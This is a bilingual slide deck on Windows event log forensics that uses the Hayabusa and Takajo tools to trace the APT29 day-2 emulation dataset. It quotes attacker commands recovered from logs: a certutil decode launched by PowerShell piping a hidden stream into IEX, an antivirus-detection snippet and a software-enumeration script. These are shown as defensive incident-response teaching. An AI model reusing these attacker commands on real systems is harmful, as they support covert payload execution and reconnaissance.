X HashTag:
#yamasec
#seccon

できる！
Windowsイベントログ解析
-入門編-
by Yamato Security

高橋福助(@fukusuket)
古市昌弘(D/@hitenkoku)

X HashTag:
#yamasec
#seccon

It's Easy! Windows Event Log Analysis 101 by Yamato Security

Fukusuke TAKAHASHI (@fukusuket)
Masahiro FURUICHI (D/@hitenkoku)

自己紹介

高橋福助（fukusuket）

NTTDATA-CERT所属。Yamato Securityメンバー。HayabusaとTakajoの開発者

古市昌弘（D/@hitenkoku）

NTTの子会社所属。Yamato Securityメンバーだけどセキュリティできない

Speaker

Fukusuke Takahashi (fukusuket)

Works at NTTDATA-CERT. Member of Yamato Security. Developer of Hayabusa and Takajo.

Masahiro FURUICHI (D/@hitenkoku)

Work at NTT Advanced Technology. Member of Yamato Security.

背景説明

どの端末がやられた？どの情報が被害にあった？

どのアカウントまでやられた？（感染の横展開）

いつやられた？

どこから攻撃を受けたか？

Investigating an incident

What computer is infected?

What information is exfiltrated or deleted?

What users are infected? (Lateral Movement)

When was the compromise?

Where was the attack from?

背景説明

どのアカウントまで
やられた？(感染の横

どの端末がやられ

これらの情報の収集・判断を
「間違えなく」「迅速に」行わなければならない！

いつやられた？

どこから攻撃を受
けたか？

背景説明

どの端末がやられ

どのアカウントまで
やられた？(感染の横
展開)

DFIR must be precise and quick!

いつやられた？

どこから攻撃を受
けたか？


背景説明

ただ、ここで大きな壁が出てくる

ログを
しっかり
とっているか

最新の攻撃動向は
わかっているか

大量のログか
らどうやって
抽出するの？



抽出してそこから
有用な情報をどう
やって判定する？


Background

However, there are many roadblocks

Are you logging properly?

Can you detect the latest attacks?

How do you extract data from large logs?



How do you know what data to extract?

Hayabusa / Takajo

Hayabusa

大量のWindowsイベントログを高速に解析するアプリケーション（Rustで作成）
攻撃検知を記載フォーマットを統一するSigmaレポジトリからルール転用可

Sigmaレポジトリは日々多くのルールが更新されている

Takajo

Hayabusaから得られたデータをもとにIP解析やプロセスツリー解析の結果を抽出するアプリケーション（Nimで作成）

素晴らしいことにどちらもオープンソース！

Hayabusa / Takajo

Hayabusa

Can quickly analyze large amounts of Windows events (Written in Rust)

The detection format is the same as the rules in the Sigma repository

Daily updates from the Sigma repository

Takajo

Analyzes Hayabusa results to extract out source IP addresses, process trees, etc... (Written in Nim)

Great thing is both are open source!

Hayabusa / Takajoを支えるContributors

Hayabusa

- Project Leader
  - Zach Mathis (@yamatosecurity)
- Developers
  - Akira Nishikawa (@nishikawaakira)
  - DustInDark / Hitenkoku
  - James Takai / hachiyone(@hach1yon)
  - ItiB (@itiB_S144)
  - Kazuminn (@k47_um1n)
  - Garigariganzy (@garigariganzy31)
  - Fukusuke Takahashi (@fukuseket)
  - Yusuke Matsui (@apt773) (AD Hacking Group Leader)

Takajo

- Project Leader
  - Zach Mathis (@yamatosecurity)
- Developer
  - DustInDark / Hitenkoku
  - Fukusuke Takahashi(@fukusuket)

Hayabusa/Takajoの最新情報はXで@SecurityYamatoをチェック！
Hayabusa/Takajo以外にも大和セキュリティ(Yamato Security)では一流エンジニアによる勉強会(自己研鑽の場)がたくさん！
主催のZach Mathisさんに感謝！
https://yamatosecurity.connpass.com/ をチェック！

Hayabusa / Takajo Contributors !

Hayabusa

- Project Leader
  - Zach Mathis (@yamatosecurity)
- Developers
  - Akira Nishikawa (@nishikawaakira)
  - DustInDark / Hitenkoku
  - James Takai / hachiyone(@hach1yon)
  - ItiB (@itiB_S144)
  - Kazuminn (@k47_um1n)
  - Garigariganzy (@garigariganzy31)
  - Fukusuke Takahashi (@fukuseket)
  - Yusuke Matsui (@apt773) (AD Hacking Group Leader)

Takajo

- Project Leader
  - Zach Mathis (@yamatosecurity)
- Developer
  - DustInDark / Hitenkoku
  - Fukusuke Takahashi(@fukusuket)

Please check Hayabusa/Takajo latest information by X(@SecurityYamato) and GitHub(https://github.com/Yamato-Security)!
YamatoSecurity offers many study sessions (Sorry, language is used Japanese language in sessions)!
Thanks to Zach Mathis for organizing!
URL: https://yamatosecurity.connpass.com/

サンプルログを用いたWindowsイベントログ解析

イベントログはSecurity-Datasetsのapt29_evals_day2_manual_2020-05-02035409.json を利用

URL: https://github.com/OTRF/Security-Datasets/blob/master/datasets/compound/apt29/day2/apt29_evals_day2_manual.zip

今回利用したシナリオはAPT29のday2

https://github.com/mitre-attack/attack-arsenal/tree/master/adversary_emulation/APT29/Emulation_Plan/Day%202#beginning-of-day2-execution

Windows event log analysis of a sample log

We are analyzing Security-Datasets' "apt29_evals_day2_manual_2020-05-02035409.json" in today's session.

URL: https://github.com/OTRF/Security-Datasets/blob/master/datasets/compound/apt29/day2/apt29_evals_day2_manual.zip

Refs: https://github.com/mitre-attack/attack-arsenal/tree/master/adversary_emulation/APT29/Emulation_Plan/Day%202#beginning-of-day2-execution

最初の一歩

ルールのアップデート

```
./hayabusa update-rules
```

csvデータでの出力（jsonでも出力可能）

```
./hayabusa csv-timeline -f ./apt29_evals_day2_manual_2020-05-02035409.json -J -o seccon2023.csv -H seccon2023.html -C

✔ Which set of detection rules would you like to load? · 5. All event and alert rules (4224 rules) ( status: * | level: informational+ )

✔ Include deprecated rules? (186 rules) · yes

✔ Include unsupported rules? (45 rules) · yes

✔ Include noisy rules? (12 rules) · yes

✔ Include sysmon rules? (2062 rules) · yes
```

Hayabusa 101

Update detection rules

```
./hayabusa update-rules
```

Output results to csv (or json file)

```
./hayabusa csv-timeline -f ./apt29_evals_day2_manual_2020-05-02035409.json -J -o seccon2023.csv -H seccon2023.html -C

✔ Which set of detection rules would you like to load? · 5. All event and alert rules (4224 rules) ( status: * | level: informational+ )

✔ Include deprecated rules? (186 rules) · yes

✔ Include unsupported rules? (45 rules) · yes

✔ Include noisy rules? (12 rules) · yes

✔ Include sysmon rules? (2062 rules) · yes
```

最初の一歩

```
Events with hits / Total events: 42,622 / 587,286 (Data reduction: 544,664 events (92.74%))

Total ¦ Unique detections: 479,022 ¦ 188
Total ¦ Unique critical detections: 0 (0.00%) ¦ 0 (0.00%)
Total ¦ Unique high detections: 1,010 (0.21%) ¦ 36 (19.15%)
Total ¦ Unique medium detections: 4,956 (1.03%) ¦ 57 (30.32%)
Total ¦ Unique low detections: 101,052 (21.10%) ¦ 39 (20.74%)
Total ¦ Unique informational detections: 372,004 (77.66%) ¦ 56 (29.79%)

Dates with most total detections:
critical: n/a, high: 2020-05-02 (1,010), medium: 2020-05-02 (4,956), low: 2020-05-02 (101,052), informational: 2020-05-02 (372,004)

Top 5 computers with most unique detections:
critical: n/a
high: UTICA.dmevals.local (42), NEWYORK.dmevals.local (10), SCRANTON.dmevals.local (3), NASHUA.dmevals.local (1)
medium: UTICA.dmevals.local (66), NEWYORK.dmevals.local (14), SCRANTON.dmevals.local (12), NASHUA.dmevals.local (5)
low: UTICA.dmevals.local (33), SCRANTON.dmevals.local (13), NEWYORK.dmevals.local (12), NASHUA.dmevals.local (2)
informational: UTICA.dmevals.local (52), NEWYORK.dmevals.local (31), SCRANTON.dmevals.local (23), NASHUA.dmevals.local (12)
```

Top critical alerts:	Top high alerts:
n/a	Credential Dumping Activity Via Lsass (587)
n/a	File Creation Date Changed to Another Year (109)
n/a	Suspicious Outbound Kerberos Connection - ... (94)
n/a	Mimikatz Use (53)
n/a	HackTool - SysmonEnte Execution (38)
Top medium alerts:	**Top low alerts:**
Alternate PowerShell Hosts - PowerShell Mo... (3,000)	Proc Access (99,194)
Raw Access Read (973)	Suspicious In-Memory Module Execution (502)
Process Ran With High Privilege (457)	Scheduled Task Created - Registry (427)
Proc Injection (103)	PowerShell Initiated Network Connection (372)
Autorun Keys Modification (72)	Possible Timestomping (360)
Top informational alerts:	
Reg Key Create/Delete (Noisy) (162,894)	File Created (5,479)
Reg Key Value Set (Noisy) (101,228)	Proc Exec (1,137)
PwSh Pipeline Exec (59,547)	Deleted File Archived (1,027)
DLL Loaded (Noisy) (32,012)	PwSh Scriptblock (716)
Net Conn (5,957)	Proc Terminated (607)

```
Saved file: seccon2023.csv (1.5 GB)

HTML report: seccon2023.html
Elapsed time: 00:01:28.460
```

Hayabusa 101

```
Events with hits / Total events: 42,622 / 587,286 (Data reduction: 544,664 events (92.74%))

Total | Unique detections: 479,022 | 188
Total | Unique critical detections: 0 (0.00%) | 0 (0.00%)
Total | Unique high detections: 1,010 (0.21%) | 36 (19.15%)
Total | Unique medium detections: 4,956 (1.03%) | 57 (30.32%)
Total | Unique low detections: 101,052 (21.10%) | 39 (20.74%)
Total | Unique informational detections: 372,004 (77.66%) | 56 (29.79%)

Dates with most total detections:
critical: n/a, high: 2020-05-02 (1,010), medium: 2020-05-02 (4,956), low: 2020-05-02 (101,052), informational: 2020-05-02 (372,004)

Top 5 computers with most unique detections:
critical: n/a
high: UTICA.dmevals.local (42), NEWYORK.dmevals.local (10), SCRANTON.dmevals.local (3), NASHUA.dmevals.local (1)
medium: UTICA.dmevals.local (66), NEWYORK.dmevals.local (14), SCRANTON.dmevals.local (12), NASHUA.dmevals.local (5)
low: UTICA.dmevals.local (33), SCRANTON.dmevals.local (13), NEWYORK.dmevals.local (12), NASHUA.dmevals.local (2)
informational: UTICA.dmevals.local (52), NEWYORK.dmevals.local (31), SCRANTON.dmevals.local (23), NASHUA.dmevals.local (12)
```

Top critical alerts:	Top high alerts:
n/a	Credential Dumping Activity Via Lsass (587)
n/a	File Creation Date Changed to Another Year (109)
n/a	Suspicious Outbound Kerberos Connection - ... (94)
n/a	Mimikatz Use (53)
n/a	HackTool - SysmonEnte Execution (38)
Top medium alerts:	**Top low alerts:**
Alternate PowerShell Hosts - PowerShell Mo... (3,000)	Proc Access (99,194)
Raw Access Read (973)	Suspicious In-Memory Module Execution (502)
Process Ran With High Privilege (457)	Scheduled Task Created - Registry (427)
Proc Injection (103)	PowerShell Initiated Network Connection (372)
Autorun Keys Modification (72)	Possible Timestomping (360)
Top informational alerts:	
Reg Key Create/Delete (Noisy) (162,894)	File Created (5,479)
Reg Key Value Set (Noisy) (101,228)	Proc Exec (1,137)
PwSh Pipeline Exec (59,547)	Deleted File Archived (1,027)
DLL Loaded (Noisy) (32,012)	PwSh Scriptblock (716)
Net Conn (5,957)	Proc Terminated (607)

```
Saved file: seccon2023.csv (1.5 GB)

HTML report: seccon2023.html
Elapsed time: 00:01:28.460
```

MITRE ATT&CKマッピング(hayabusa2.12.0 / takajo 2.3.0)

MITRE ATT&CK Tactics:

Computer	MITRE ATT&CK Tactics
UTICA.dmevals.local	02. Resource Development 04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 11. Collection 12. C2 13. Exfiltration 14. Impact
SCRANTON.dmevals.local	04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 14. Impact
NEWYORK.dmevals.local	02. Resource Development 04. Execution 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 11. Collection 14. Impact
NASHUA.dmevals.local	04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 10. Lateral Movement 14. Impact

about

Hayabusa detection result heatmap

Hayabusa detection result heatmap

domain

Enterprise ATT&CK v14

platforms

Linux, macOS, Windows,
Network, PRE, Containers, Office 365,
SaaS, Google Workspace, IaaS, Azure AD

MITRE ATT&CK mapping (hayabusa2.12.0 / takajo 2.3.0)

MITRE ATT&CK Tactics:

Computer	MITRE ATT&CK Tactics
UTICA.dmevals.local	02. Resource Development 04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 11. Collection 12. C2 13. Exfiltration 14. Impact
SCRANTON.dmevals.local	04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 14. Impact
NEWYORK.dmevals.local	02. Resource Development 04. Execution 07. Defense Evasion 08. Credential Access 09. Discovery 10. Lateral Movement 11. Collection 14. Impact
NASHUA.dmevals.local	04. Execution 05. Persistence 06. Privilege Escalation 07. Defense Evasion 08. Credential Access 10. Lateral Movement 14. Impact

about

Hayabusa detection result heatmap


Hayabusa detection result heatmap

domain

Enterprise ATT&CK v14

platforms

Linux, macOS, Windows,
Network, PRE, Containers, Office 365,
SaaS, Google Workspace, IaaS, Azure AD



まず影響度の高いイベント(critical/high)を眺める

highで流れを把握すると……特に多いものは……

```
Top 5 computers with most unique detections:
critical: n/a
high: UTICA.dmevals.local (42), NEWYORK.dmevals.local (10), SCRANTON.dmevals.local (3), NASHUA.dmevals.local (1)
medium: UTICA.dmevals.local (66), NEWYORK.dmevals.local (14), SCRANTON.dmevals.local (12), NASHUA.dmevals.local (5)
low: UTICA.dmevals.local (33), SCRANTON.dmevals.local (13), NEWYORK.dmevals.local (12), NASHUA.dmevals.local (2)
informational: UTICA.dmevals.local (52), NEWYORK.dmevals.local (31), SCRANTON.dmevals.local (23), NASHUA.dmevals.local (12)
```

Top critical alerts:	Top high alerts:
n/a	Credential Dumping Activity Via Lsass (587)
n/a	File Creation Date Changed to Another Year (109)
n/a	Suspicious Outbound Kerberos Connection - ... (94)
n/a	Mimikatz Use (53)
n/a	HackTool - SysmonEnte Execution (38)

mimikatzは使われた

RemotePowerShellセッションで動かされている！

→横展開は明らかに受けた模様

参考:highとcriticalだけ出力したい場合は……

All critical alerts:

All high alerts:

- Credential Dumping Activity Via Lsass (587) - Samir Bousseaden, Michael Haag
- File Creation Date Changed to Another Year (109) - frack113, Florian Roth
- Suspicious Outbound Kerberos Connection - Security (94) - Ilyas Ochkov, oscd.community
- Mimikatz Use (53) - Florian Roth, David ANDRE
- HackTool - SysmonEnte Execution (38) - Florian Roth
- Suspicious PowerShell Invocations - Specific (20) - Florian Roth, Jonhnathan Ribeiro
- Remote PowerShell Session (Network) (18) - Roberto Rodriguez @Cyb3rWard0g
- Remote PowerShell Sessions Network Connections (WinRM) (18) - Roberto Rodriguez @Cyb3rWard0g
- Malicious PowerShell Commandlets - PoshModule (11) - Nasreddine Bencherchali
- Suspicious PowerShell Parameter Substring (8) - Florian Roth, Daniel Bohannon, Roberto Rodriguez
- PowerShell Base64 Encoded FromBase64String Cmdlet (8) - Florian Roth
- HackTool - Mimikatz Execution (4) - Teymur Kheirkhabarov, oscd.community, David ANDRE, Tim Shelton
- Malicious PowerShell Commandlets - ScriptBlock (4) - Sean Metcalf, Florian Roth, Bartlomiej Czyz @bczyz1, oscd.community, Nasreddine Bencherchali, Tim Shelton, Mustafa Kaan Demir, Georg Lauenstein, Max Altgelt, Tobias Michalski, Austin Songer
- Potential Invoke-Mimikatz PowerShell Script (3) - Tim Rauch
- Suspicious PowerShell Invocations - Generic (3) - Florian Roth
- Malicious Nishang PowerShell Commandlets (3) - Alec Costello
- Windows Shell/Scripting Processes Spawning Suspicious Programs (2) - Florian Roth, Tim Shelton
- Malicious PowerView PowerShell Commandlets (2) - Bhabesh Raj

```
./hayabusa csv-timeline -f ./apt29_evals_day2_manual_2020-05-02035409.json -J -o seccon2023.csv -H seccon2023.html -C -m high -W
```

Check high level alerts (critical/high)

```
Top 5 computers with most unique detections:
critical: n/a
high: UTICA.dmevals.local (42), NEWYORK.dmevals.local (10), SCRANTON.dmevals.local (3), NASHUA.dmevals.local (1)
medium: UTICA.dmevals.local (66), NEWYORK.dmevals.local (14), SCRANTON.dmevals.local (12), NASHUA.dmevals.local (5)
low: UTICA.dmevals.local (33), SCRANTON.dmevals.local (13), NEWYORK.dmevals.local (12), NASHUA.dmevals.local (2)
informational: UTICA.dmevals.local (52), NEWYORK.dmevals.local (31), SCRANTON.dmevals.local (23), NASHUA.dmevals.local (12)

Top critical alerts:                          Top high alerts:
-------------------------------------------------------------------------------
n/a                                           Credential Dumping Activity Via Lsass (587)
n/a                                           File Creation Date Changed to Another Year (109)
n/a                                           Suspicious Outbound Kerberos Connection - ... (94)
n/a                                           Mimikatz Use (53)
n/a                                           HackTool - SysmonEnte Execution (38)
```

Used mimikatz

Used RemotePowerShell

→ Perhaps there was Lateral Movement.

All critical alerts:

All high alerts:

- Credential Dumping Activity Via Lsass (587) - Samir Bousseaden, Michael Haag
- File Creation Date Changed to Another Year (109) - frack113, Florian Roth
- Suspicious Outbound Kerberos Connection - Security (94) - Ilyas Ochkov, oscd.community
- Mimikatz Use (53) - Florian Roth, David ANDRE
- HackTool - SysmonEnte Execution (38) - Florian Roth
- Suspicious PowerShell Invocations - Specific (20) - Florian Roth, Jonhnathan Ribeiro
- Remote PowerShell Session (Network) (18) - Roberto Rodriguez @Cyb3rWard0g
- Remote PowerShell Sessions Network Connections (WinRM) (18) - Roberto Rodriguez @Cyb3rWard0g
- Malicious PowerShell Commandlets - PoshModule (11) - Nasreddine Bencherchali
- Suspicious PowerShell Parameter Substring (8) - Florian Roth, Daniel Bohannon, Roberto Rodriguez
- PowerShell Base64 Encoded FromBase64String Cmdlet (8) - Florian Roth
- HackTool - Mimikatz Execution (4) - Teymur Kheirkhabarov, oscd.community, David ANDRE, Tim Shelton
- Malicious PowerShell Commandlets - ScriptBlock (4) - Sean Metcalf, Florian Roth, Bartlomiej Czyz @bczyz1, oscd.community, Nasreddine Bencherchali, Tim Shelton, Mustafa Kaan Demir, Georg Lauenstein, Max Altgelt, Tobias Michalski, Austin Songer
- Potential Invoke-Mimikatz PowerShell Script (3) - Tim Rauch
- Suspicious PowerShell Invocations - Generic (3) - Florian Roth
- Malicious Nishang PowerShell Commandlets (3) - Alec Costello
- Windows Shell/Scripting Processes Spawning Suspicious Programs (2) - Florian Roth, Tim Shelton
- Malicious PowerView PowerShell Commandlets (2) - Bhabesh Raj

Refs: If you want to output high and critical detections….

```
./hayabusa csv-timeline -f ./apt29_evals_day2_manual_2020-05-02035409.json -J -o seccon2023.csv -H seccon2023.html -C -m high -W
```

初期感染/実行を探る

csvファイルを確認してhighイベントに注目する
最初は「Credential Dumping Activity Via LSASS」イベントが出ているが初期感染のイベントを追うのでいったん保留（明らかに悪性のmimikatzイベントから過去にさかのぼる方法もある）

2020-05-02 16:58:22.142 +09:00,UTICA.dmevals.local,… Cmdline: "C:¥windows¥system32¥certutil.exe" -decode blob C:¥Users¥dschrute¥AppData¥Roaming¥Microsoft¥kxwn.lock ¦ Proc: C:¥Windows¥System32¥certutil.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" Get-Content '.¥2016_United_States_presidential_election_-_Wikipedia.html' -Stream schemas | IEX ¦ ...

Certutil.exeで decode blob? なおかつParentCmdlineでIEXをしているのはとても怪しい

他端末で同様のログが見当たらなかったのでUTICA.dmevals.localでのログを中心に追う

kxwn.lockは怪しそうなのでここを追う

Search of the initial breach and execution

Check the CSV file for high+ alerts.
At first we see many “Credential Dumping Activity Via LSASS” events but we will get back to that. (We could also trace back events before this mimikatz activity.)

2020-05-02 16:58:22.142 +09:00,UTICA.dmevals.local,… Cmdline: "C:¥windows¥system32¥certutil.exe" -decode blob C:¥Users¥dschrute¥AppData¥Roaming¥Microsoft¥kxwn.lock ¦ Proc: C:¥Windows¥System32¥certutil.exe ¦ User: DMEVALS¥dschrute ¦ ParentCmdline: "C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe" Get-Content '.¥2016_United_States_presidential_election_-_Wikipedia.html' -Stream schemas | IEX ¦ ...

-decode blob executed in Certutil.exe? PowerShell invoke-expression in ParentCmdline → **SUS**

Next Step

- **Following logs in UTICA.dmevals.local**
- **Following “kxwn.lock”**

Kxwn.lockを利用しているイベントがないか調査

Kxwn.lockを追ってhighイベントを見てみる

2020-05-02 16:59:07.052 +09:00,…, File Creation Date Changed to Another Year,…,Path: C:¥Users¥dschrute¥AppData¥Roaming¥Microsoft¥kxwn.lock ¦ Proc: C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe ¦ User: n/a ¦ CreationTime: 2002-02-01 23:02:02.000 ¦ PreviousTime: 2020-05-02 07:55:27.353 ¦ PID: n/a ¦ PGUID: {8320f18b-275a-5ead-7305-000000000400}

kxxn.lockの作成日を改変してカモフラージュしようとしている

参考: lowレベルまで見るとこの後にAVの確認を行おうとしている

2020-05-02 16:59:17.449 +09:00,…, ScriptBlock: function detectav { $AntiVirusProducts = Get-WmiObject -Namespace "root¥SecurityCenter2" -Class AntiVirusProduct …

Following the Kxwn.lock event

Following “Kxwn.lock”

2020-05-02 16:59:07.052 +09:00,…, File Creation Date Changed to Another Year,…,Path: C:¥Users¥dschrute¥AppData¥Roaming¥Microsoft¥kxwn.lock ¦ Proc: C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe ¦ User: n/a ¦ CreationTime: 2002-02-01 23:02:02.000 ¦ PreviousTime: 2020-05-02 07:55:27.353 ¦ PID: n/a ¦ PGUID: {8320f18b-275a-5ead-7305-000000000400}

Maybe we can detect evasion by the changed file creation date of kxxn.lock.

Refs: We can find of checking AntiVirus software in a low level alert.

2020-05-02 16:59:17.449 +09:00,…, ScriptBlock: function detectav { $AntiVirusProducts = Get-WmiObject -Namespace "root¥SecurityCenter2" -Class AntiVirusProduct …

補足：PowerShellスクリプトを追う

PowerShellスクリプトの内容はEID4104に出力され、PowerShellのスクリプトを読み解けばさらに詳細な動きをしていることが追うことができる。
インストール済みのソフトを列挙している。

2020-05-02 16:59:53.865 +09:00,…,PwSh Scriptblock,…,… Message: Creating Scriptblock text (1 of 1): function software { $comp = $env:ComputerName $keys = "SOFTWARE¥Wow6432Node¥Microsoft¥Windows¥CurrentVersion¥Uninstall", "SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Uninstall" $type = [Microsoft.Win32.RegistryHive]::LocalMachine $regKey = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey($type, $comp) $ret = "" foreach ($key in $keys) { $a = $regKey.OpenSubKey($key) $subkeyNames = $a.GetSubKeyNames() foreach($subkeyName in $subkeyNames) { $productKey = $a.OpenSubKey($subkeyName) $productName = $productKey.GetValue("DisplayName") $productVersion = $productKey.GetValue("DisplayVersion") $productComments = $productKey.GetValue("Comments") $out = $productName + " | " + $productVersion + " | " + $productComments + "`n" $ret += $out } } Return $ret } ScriptBlock ID: 39f5ef9b-90fb-4dc7-90ac-efdecc332381 Path: ¦ MessageNumber: 1 ¦ MessageTotal: 1 ¦ Opcode: On create calls ¦ OpcodeValue: 15 ¦ ProviderGuid: {A0C1853B-5C40-4B15-8766-3CF1C58F985A} ¦ RecordNumber: 8842 ¦ ScriptBlockId: 39f5ef9b-90fb-4dc7-90ac-efdecc332381 ¦ ScriptBlockText: function software { $comp = $env:ComputerName $keys = "SOFTWARE¥Wow6432Node¥Microsoft¥Windows¥CurrentVersion¥Uninstall", "SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Uninstall" $type = [Microsoft.Win32.RegistryHive]::LocalMachine $regKey = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey($type, $comp) $ret = "" foreach ($key in $keys) { $a = $regKey.OpenSubKey($key) $subkeyNames = $a.GetSubKeyNames() foreach($subkeyName in $subkeyNames) { $productKey = $a.OpenSubKey($subkeyName) $productName = $productKey.GetValue("DisplayName") $productVersion = $productKey.GetValue("DisplayVersion") $productComments = $productKey.GetValue("Comments") $out = $productName + " | " + $productVersion + " | " + $productComments + "`n" $ret += $out } } Return $ret } ¦ Severity: DEBUG ¦ SeverityValue: 1 ¦ SourceModuleName: eventlog ¦ SourceModuleType: im_msvistalog ¦ SourceName: Microsoft-Windows-PowerShell ¦ Task: 2 ¦ ThreadID: 11428 ¦ UserID: S-1-5-21-1719095684-3458891352-3955206944-1108 ¦ Version: 1 ¦ host: wec.internal.cloudapp.net ¦ port: 64167 ¦ tags: mordorDataset

FYI: Following PowerShell Script

PowerShell script details are outputted in Event ID 4104.
We found installed software enumeration by the following detection.

```
2020-05-02 16:59:53.865 +09:00,…,PwSh Scriptblock,…,… Message: Creating Scriptblock text (1 of 1): function software { $comp =
$env:ComputerName $keys = "SOFTWARE¥Wow6432Node¥Microsoft¥Windows¥CurrentVersion¥Uninstall",
"SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Uninstall" $type = [Microsoft.Win32.RegistryHive]::LocalMachine $regKey =
[Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey($type, $comp) $ret = "" foreach ($key in $keys) { $a = $regKey.OpenSubKey($key)
$subkeyNames = $a.GetSubKeyNames() foreach($subkeyName in $subkeyNames) { $productKey = $a.OpenSubKey($subkeyName) $productName =
$productKey.GetValue("DisplayName") $productVersion = $productKey.GetValue("DisplayVersion") $productComments =
$productKey.GetValue("Comments") $out = $productName + " | " + $productVersion + " | " + $productComments + "`n" $ret += $out } }
Return $ret } ScriptBlock ID: 39f5ef9b-90fb-4dc7-90ac-efdecc332381 Path: ¦ MessageNumber: 1 ¦ MessageTotal: 1 ¦ Opcode: On create
calls ¦ OpcodeValue: 15 ¦ ProviderGuid: {A0C1853B-5C40-4B15-8766-3CF1C58F985A} ¦ RecordNumber: 8842 ¦ ScriptBlockId: 39f5ef9b-90fb-
4dc7-90ac-efdecc332381 ¦ ScriptBlockText: function software { $comp = $env:ComputerName $keys =
"SOFTWARE¥Wow6432Node¥Microsoft¥Windows¥CurrentVersion¥Uninstall", "SOFTWARE¥Microsoft¥Windows¥CurrentVersion¥Uninstall" $type =
[Microsoft.Win32.RegistryHive]::LocalMachine $regKey = [Microsoft.Win32.RegistryKey]::OpenRemoteBaseKey($type, $comp) $ret = ""
foreach ($key in $keys) { $a = $regKey.OpenSubKey($key) $subkeyNames = $a.GetSubKeyNames() foreach($subkeyName in $subkeyNames)
{ $productKey = $a.OpenSubKey($subkeyName) $productName = $productKey.GetValue("DisplayName") $productVersion =
$productKey.GetValue("DisplayVersion") $productComments = $productKey.GetValue("Comments") $out = $productName + " | " +
$productVersion + " | " + $productComments + "`n" $ret += $out } } Return $ret } ¦ Severity: DEBUG ¦ SeverityValue: 1 ¦
SourceModuleName: eventlog ¦ SourceModuleType: im_msvistalog ¦ SourceName: Microsoft-Windows-PowerShell ¦ Task: 2 ¦ ThreadID: 11428 ¦
UserID: S-1-5-21-1719095684-3458891352-3955206944-1108 ¦ Version: 1 ¦ host: wec.internal.cloudapp.net ¦ port: 64167 ¦ tags:
mordorDataset
```

端末内で新たに作製されたプログラムはないか

Detect Evasion
（検知回避）

検知回避のために端末内でのコンパイルなどの履歴はあるかを調査する

